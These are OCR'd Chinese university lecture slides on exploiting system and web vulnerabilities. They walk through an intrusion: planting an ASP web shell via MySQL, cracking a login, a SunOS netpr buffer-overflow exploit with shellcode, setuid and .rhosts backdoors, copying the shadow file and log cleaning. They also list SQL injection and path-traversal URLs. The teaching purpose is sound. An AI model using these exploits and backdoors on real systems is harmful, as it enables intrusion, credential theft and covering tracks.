
网络安全

罗　敏

武汉大学计算机学院


mluo@whu.edu.cn



第7章 欺骗攻击 重点回顾


- 7.1 DNS欺骗攻击
- 7.2 Email欺骗攻击
- 7.3 Web欺骗攻击
- 7.4 IP欺骗攻击

第8章 利用处理程序错误的攻击



- 利用处理程序的错误对系统进行攻击是黑客们惯用的手段之一。
- 本章主要从以下两个角度来探讨漏洞及针对漏洞的攻防：操作系统的漏洞及攻防和Web漏洞及攻防。

第8章 利用处理程序错误的攻击



- 8.1 系统漏洞及攻防
- 8.2 Web漏洞及攻防

8.1 系统漏洞及攻防

- Windows的经典漏洞
  - 输入法登录漏洞
  - 远程过程调用（RPC）漏洞

8.1 系统漏洞及攻防

- UPnP拒绝服务漏洞
  - 通用即插即用(UPnP)服务使计算机能够发现和使用基于网络的设备。Windows ME和XP自带UPnP服务；
  - 由于UPnP服务不能正确地处理某种类型的无效请求，因此产生了一个安全漏洞。Windows98、98SE和ME系统在接收到这样的一个请求之后会崩溃；
  - Windows XP系统受到的影响没有那么严重，因为XP系统每次接收到这样的一个请求时，就会有一小部分系统内存无法使用，如果这种情况重复发生，就会耗尽系统资源，使性能降低，甚至完全终止

8.1 系统漏洞及攻防


- 其它Windows漏洞
  - XP的热键漏洞
  - Windows Redirector
  - shimgvw.dll溢出
  - 帮助支持中心接口欺骗
  - 不安全的脚本
  - 。 。 。

8.1 系统漏洞及攻防

- Windows的防护
  - 系统补丁
  - Internet连接防火墙
  - 支持多用户的加密文件系统
  - 改进的访问控制
  - 对智能卡的支持
  - 。 。 。

8.1 系统漏洞及攻防


- Unix漏洞
  - 处理畸形ELF
  - ptrace
  - Samba
  - 惠普的Tru64Unix (Ipsec,SSH)
  - 。 。 。



8.1 系统漏洞及攻防

- 攻击MySQL实例

```
F:\cmd>mysql -u root -h www.target.net
Welcome to the MySQL monitor. Commands end with ;
or \g.
Your MySQL connection id is 3038 to server version:
3.23.21-beta
Type 'help;' or '\h' for help. Type '\c' to clear
the buffer
mysql〉
```



8.1 系统漏洞及攻防

- 攻击MySQL实例

```
Mysql> use test;create table tmp（str TEXT）;
Database changed
Query OK, 0 rows affected （0.05 sec）
```

```
Mysql> load data infile
"d:\\www\\gb\\about\\about.htm" into table tmp;
Query OK, 235 rows affected （0.05 sec）
Records: 235 Deleted: 0 Skipped: 0 Warnings: 0
```

8.1 系统漏洞及攻防

- 攻击MySQL实例

```
Mysql> use test;create table cmd（str TEXT）;
Database changed
Query OK, 0 rows affected （0.05 sec）
```

```
Mysql> insert into cmd values（"asp代码"）;
```

8.1 系统漏洞及攻防

```
<% Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
Set oScript = Server.CreateObject(""WSCRIPT.SHELL"")
Set oScriptNet = Server.CreateObject(""WSCRIPT.NETWORK"")
Set oFileSys = Server.CreateObject(""Scripting.FileSystemObject"")
szCMD = Request.Form("".CMD"")
If (szCMD <> """") Then
szTempFile = ""C:\" & oFileSys.GetTempName()
Call oScript.Run (""cmd.exe /c "" & szCMD & "" ) "" & szTempFile, 0, True>
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If %>
<HTML><BODY><FORM action=""<%= Request.ServerVariables(""URL"") %>""
method=""POST"">
<input type=text name="".CMD"" size=45 value=""<%= szCMD %>""><input
type=submit value=""Run""></FORM><PRE>
<% If (IsObject(oFile)) Then
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.DeleteFile(szTempFile, True)
End If%>
</BODY></HTML>
```

8.1 系统漏洞及攻防

- 攻击MySQL实例

```
Mysql> select * from cmd into outfile
"d:\\www\\gb\\abou\\cmd.asp";
```

```
mysql> use test; drop table tmp; drop table cmd;
```

```
http://www.target.net/gb/about/cmd.asp
```

8.1 系统漏洞及攻防

- 攻击Unix实例

```
bash# telnet 211.50.33.117
Red Hat Linux release 6.2 (Goozer)
Kernel 2.2.14-5.0 on an i686
login:crossbow
password:
bash$
```


8.1 系统漏洞及攻防

- 攻击Unix实例

```
bash$ telnet 202.202.0.8
SunOS 5.6
login:
```

用messala扫描一下看有没有CGI漏洞

用nss看看它开了什么服务



8.1 系统漏洞及攻防

- 攻击Unix实例

```
bash$ ftp 202.202.0.8
Connected to 202.202.0.8...
220 Cool FTP server(Version xxx Tue Dec 8 12:42:10
CDT 2001) ready.
Name(202.202.0.8:FakeName):anonymous
331 Guest login ok,send you complete e-mail
address as password.
Password:
230:Welcome,archive user!
……
……
……
ftp>
```

8.1 系统漏洞及攻防


- 攻击Unix实例

```
ftp>ls
……
bin boot etc dev home lib usr proc lost+found root
sbin src tmp usr var
……
ftp>cd /etc
……
ftp>ls *passwd*
……
passwd passwd-
……
ftp>ls *shadow*
……
shadow shadow-
……
```

8.1 系统漏洞及攻防

- 攻击Unix实例


```
ftp>get passwd
226 Transfer complete.
540 bytes received in 0.55 seconds (1.8Kbytes/s)
ftp>bye
221 Goodbye.
bash$
```



8.1 系统漏洞及攻防

- 攻击Unix实例

```
bash$ finger @202.202.0.8
[202.202.0.8 ]
Login    Name            TTY   Idle   When   Where
daemon    ???                                <. . . . >
bin       ???                                <. . . . >
sys       ???                                <. . . . >
walter    Walter Wan      pts/0              202.202.0.114
dennis    Dennis Lee       437               888wnet.net
power     Power Xiong       0                202.202.0.10
deal      H Wang          pts/2              202.202.0.11
admin     ???                               <. . . . >
jessica   Jessica Xiao    pts/0              202.202.0.9
smith     Smith Liu       pts/0              202.202.0.13
render    Render          pts/0              202.103.10.117
ftp       ???                               <. . . . >
```



8.1 系统漏洞及攻防


- 攻击Unix实例

```
bash$ got! -n xiong 202.202.0.8 Power
Attempting...
Bingo!!!
The password of user 'power' is 'xiong99'! Good luck!
bash$
```

8.1 系统漏洞及攻防

- 攻击Unix实例

```
bash$ telnet 202.202.0.8
SunOS 5.6
login:power
password:
Last login: Sun Dec 2 13:21:55 CDT 2001 from 202.202.0.10
Sun Microsystems Inc. SunOS 5.6
You have mail.
```




8.1 系统漏洞及攻防

- 攻击Unix实例

```
$ w
13:07pm up 61 day(s), 3 users, ……
User tty login@ idle JCPU PCPU what

root pts/0 11:49am tail -f syslog
smith pts/5 12:13pmls -l *.c
power pts/7 13:07pm w
```





8.1 系统漏洞及攻防

- 攻击Unix实例

```
$ uname -a
SunOS dev01 5.6 Generic_105181-19 sun4u sparc SUNW,Ultra-5_10

$ set
HOME=/export/home/power
HZ=100
IFS=
LOGNAME=power
MAIL=/var/mail/power
MAILCHECK=600
OPTIND=1
PATH=/usr/bin:
PS1=$
PS2=>
SHELL=/bin/sh
TERM=ansi
TZ=China
```






8.1 系统漏洞及攻防

- 攻击Unix实例

```
$ gcc
gcc: No input files.

$ cd
$ pwd
$ /export/home/power
$ mkdir ...
$ cd ...
$ vi ./.of.c
```




file://Here is the C source code for overflow in SunOS.


```
#define NOPNUM 4000
#define ADRNUM 1200
#define ALLIGN 3

char shellcode[]=
"\x20\xbf\xff\xff" /* bn,a */
"\x20\xbf\xff\xff" /* bn,a */
"\x7f\xff\xff\xff" /* call */
"\x90\x03\xe0\x20" /* add %o7,32,%o0 */
"\x92\x02\x20\x10" /* add %o0,16,%o1 */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8] */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16] */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20] */
"\x82\x10\x20\x0b" /* mov 0xb,%g1 */
"\x91\xd0\x20\x08" /* ta 8 */
"/bin/ksh";

char jump[]=
"\x81\xc3\xe0\x08" /* jmp %o7+8 */
"\x90\x10\x00\x0e"; /* mov %sp,%o0 */
```




```
static char nop[]="\x80\x1c\x40\x11";
main(int argc,char **argv)
{
char buffer[10000],adr[4],*b,*envp[2];
int i;
printf("copyright LAST STAGE OF DELIRIUM dec 1999 poland file://lsd-
pl.net/\n");
printf("/usr/lib/lp/bin/netpr solaris 2.7 sparc\n\n");
if(argc==1){
            printf("usage: %s lpserver\n",argv[0]);
            exit(-1); }
*((unsigned long*)adr)=(*(unsigned long(*)())jump)()+7124+2000;
envp[0]=&buffer[0];    envp[1]=0;
b=&buffer[0];
sprintf(b,"xxx=");
b+=4;
for(i=0;i<1+4-((strlen(argv[1])%4));i++) *b++=0xff;
for(i=0;i<1+4-((strlen(argv[1])%4));i++) *b=0;
b=&buffer[5000];
for(i=0;i<1+4-((strlen(argv[1])%4));i++) *b=0;
execle("/usr/lib/lp/bin/netpr","lsd","-I","bzz-z","-U","x!x","-d",argv[1],
"-p",&buffer[5000],"/bin/sh",0,envp);
}
```



8.1 系统漏洞及攻防

- 攻击Unix实例

```
$ gcc -o .of .of.c
.of.c:17: malformed floating constant
.of.c:18: malformed floating constant
.of.c:23: nondigits in number and not hexadecimal
.....
.....
gcc:[$ Error 2 $]
$
```




8.1 系统漏洞及攻防

- 攻击Unix实例

```
$ ./.of
usage: ./.of lpserver
$ ./of localhost
#


# whoami
root
#
```




8.1 系统漏洞及攻防


- 攻击Unix实例

```
# rm -fr ./.of.c
# mkdir /usr/man/man1/...
# cp /bin/ksh /usr/man/man1/.../.zsh
# chmod +s /usr/man/man1/.../.zsh


# cd ..
# cd ..
# pwd
/export/home
# ls
dennis walter power deal jessica smith render
# cd render
# echo '++' >./.rhosts
# ls -l
…… .rhosts ……
#
```




```
# cp /etc/shadow /export/home/power/.../.s
# chmod 666 /export/home/power/.../.s
# exit
$ exit
bash$
bash$ ftp 202.202.0.8
Connected to 202.202.0.8...
220 Cool FTP server(Version xxx Tue Dec 8 12:42:10 CDT 2001) ready.
Name(202.202.0.8:FakeName):power
331 Guest login ok,send you complete e-mail address as password.
Password:
230:Welcome,power!
……
……
……
ftp>ls
ftp>cd ...
ftp>ls -l
……
.zsh .s
……
ftp>get .s
226 Transfer complete.
540 bytes received in 0.55 seconds (1.8Kbytes/s)
ftp>bye
221 Goodbye.
bash$
```



8.1 系统漏洞及攻防

- 攻击Unix实例


```
bash$ telnet 202.202.0.8
SunOS 5.6
login:power
password:
Last login: Mon Dec 8 13:21:15 CDT 2001 from 211.50.33.117
Sun Microsystems Inc. SunOS 5.6
$ /usr/man/man1/.../.zsh
# whoami
root
#
```



8.1 系统漏洞及攻防

- 攻击Unix实例

```
# telnet localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SunOS 5.6
login: power
Password:
Last login: Mon Dec 8 13:21:55 CDT 2001 from 202.202.0.8
Sun Microsystems Inc. SunOS 5.6 Generic August 1997
You have mail.
$ exit
Connection closed by foreign host.
#
```



8.1 系统漏洞及攻防

- 攻击Unix实例

```
chmod +x ./cleaner.sh
#./cleaner.sh power
Log cleaner v0.5b By: Tragedy/Dor OS
detection....
Detected SunOS
Log cleaning in process....
* Cleaning aculog ( 0 lines)...0 lines removed!
* Cleaning lastlog ( 19789 lines)...45 lines removed!
* Cleaning messages ( 12 lines)...1 lines removed!
* Cleaning messages.0 ( 12 lines)...0 lines removed!
…
* Cleaning syslog.2 ( 39 lines)...0 lines removed!
* Cleaning syslog.3 ( 5 lines)...0 lines removed!
* Cleaning syslog.4 ( 3 lines)...0 lines removed!
* Cleaning syslog.5 ( 210 lines)...0 lines removed!
# ./cleaner.sh root
……
```

8.1 系统漏洞及攻防

- 入侵总结
  - 黑客的攻击按如下六个步骤进行：
    - 收集资料
    - 取得普通用户的权限
    - 远程登录
    - 取得超级用户的权限
    - 留下后门
    - 清除日志

8.2 Web漏洞及攻防

- Web入侵
  - Web入侵就是利用Web的安全漏洞进行攻击，使Web服务器无法正常工作，甚至瘫痪，影响网站正常地为网络用户提供服务
  - 以Web入侵作为跳板来进行其他形式的攻击，对网络系统造成更严重的破坏


网络管理员通常为了防止网络遭受入侵，就将可能导致攻击的端口全部关闭，但Web服务器的80端口必须打开，这样就给了黑客以可乘之机

8.2 Web漏洞及攻防

- Web的三种安全问题
  - 服务器向公众提供了不应该提供的服务
  - 服务器把本应私有的数据放到了公开访问的区域
  - 服务器信赖了来自不可信赖数据源的数据

8.2 Web漏洞及攻防

- Web安全问题的来源
  - 管理员为了管理方便而设立远程管理功能
  - 为了方便用户使用而设立上传/下载机制
  - 由于疏忽而缺乏应有的安全检查
  - 为了省钱而使用不足够安全的软件和硬件




8.2 Web漏洞及攻防

- 常见Web安全问题
  - 物理路径泄露
  - CGI源代码泄露
  - 目录遍历
  - 执行任意命令
  - 缓冲区溢出
  - 拒绝服务
  - 。。。

8.2 Web漏洞及攻防

- CGI
  - 公共网关接口
  - 它在Web服务器上定义了Web客户请求与应答的一种方式，是外部扩展应用程序与WWW服务器交互的一个标准接口

  - ♦ CGI的安全性
    - – Web服务器的安全
    - – CGI语言的安全



8.2 Web漏洞及攻防

- CGI的安全问题
  - 暴露敏感或不敏感信息。
  - 缺省提供的某些正常服务未关闭。
  - 利用某些服务的漏洞执行命令。
  - 应用程序存在远程溢出。
  - 非通用CGI程序的编程漏洞。

8.2 Web漏洞及攻防


- CGI的漏洞
  - 配置错误
    - 安装完CGI程序后没有删除安装脚本，这样攻击者就可能远程重置数据
  - 边界条件错误
    - C语言编写的CGI
  - 访问验证错误
    - 安全的验证：账号和密码，Session认证
    - 不安全的验证：Userid ，Cookie

8.2 Web漏洞及攻防

- CGI的漏洞
  - 来源验证错误
    - 利用CGI程序没有对文章的来源进行验证，从而不间断的发文章，最后导致服务器硬盘充满而挂起
  - 输入验证错误
    - 没有过滤“%20”造成的畸形注册
    - 没有过滤“../”经常造成泄露系统文件
    - 没有过滤“$”经常导致泄露网页中的敏感信息
    - 没有过滤“;”经常导致执行任意系统指令
    - 没有过滤“|”或“\t”经常导致文本文件攻击
    - 没有过滤“’ ”和“#”经常导致SQL数据库攻击
    - 没有过滤“<”和“>”导致的Cross-Site Scripting攻击
    - …

8.2 Web漏洞及攻防

- CGI的漏洞
  - 异常情况处理失败
    - 没有检查文件是否存在就直接打开设备文件导致拒绝服务，
    - 没有检查文件是否存在就打开文件提取内容进行比较而绕过验证
  - 策略错误
    - 原始密码生成机制脆弱导致穷举密码导致在Cookie中明文存放账号密码导致敏感信息泄露
    - 使用与CGI程序不同的扩展名扩展名存储敏感信息导致该文件被直接下载
    - 丢失密码模块在确认用户身份之后直接让用户修改密码而不是把密码发到用户的注册信箱
    - 登录时采用账号和加密后的密码进行认证导致攻击者不需要知道用户的原始密码就能够登录
    - …



8.2 Web漏洞及攻防

- CGI的漏洞
  - 习惯问题
    - 使用某些文本编辑器修改CGI程序时，经常会生成“.bak”文件，如果程序员编辑完后没有删除这些备份文件，则可能导致CGI源代码泄露
    - 如果程序员总喜欢把一些敏感信息（如账号密码）放在CGI文件中的话，只要攻击者对该CGI文件有读权限（或者利用前面介绍的一些攻击方法）就可能导致敏感信息泄露
  - 其它错误

8.2 Web漏洞及攻防

- ASP及IIS的安全性
  - 泄漏ASP源代码
    - ASPSamp/Samples/code.asp
    - code.asp source=/directory/file.asp
  - 利用FileSystemObject操作文件
    - IIS3、IIS4，FAT/NTFS
  - 在输入中嵌入语句
    - 请看这里

8.2 Web漏洞及攻防


- ASP及IIS的安全性
  - Access MDB数据库有可能被下载的漏洞
    - http://url//book.mdb
    - 解决方法
      - 复杂的文件名和路径，脚本中无文件名，数据加密
  - asp程序密码验证漏洞
    - sql="select * from user where username =" & username & " and pass=" & pass
    - ben or 1=1
    - 解决方法
      - 对输入的内容进行验证、对引号（""）进行处理

8.2 Web漏洞及攻防

- ASP及IIS的安全性
  - Index Server服务会漏洞ASP源程序
    - http://someurl/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full
  - NT Index Server存在返回上级目录的漏洞
    - http://somerul/iissamples/issamples/oop/qfullhit.dll?CiWebHits File=/../../winnt/system32/logfiles/w3svc1/ex000121.log&CiRestriction=none&CiHiliteType=Full
    - http://url/default.htm%20.htw CiWebHits File=/../../winnt/system32/logfiles/w3svc1/ex000121.log &CiRestriction=none&CiHiliteType=Full

第8章 利用处理程序错误的攻击

- 系统漏洞及攻防
- Web漏洞及攻防



第8章 利用处理程序错误的攻击

- 课后习题
  - 简述用ASP编写的网站的常见攻击方式有哪些？
  - 假如你现在要攻陷一个Windows server + IIS + ASP的网站，请描述一下你的初步想法、攻击步骤和策略
  - 假如你现在要攻陷一个UNIX + CGI + Perl的网站，请描述一下你的初步想法、攻击步骤和策略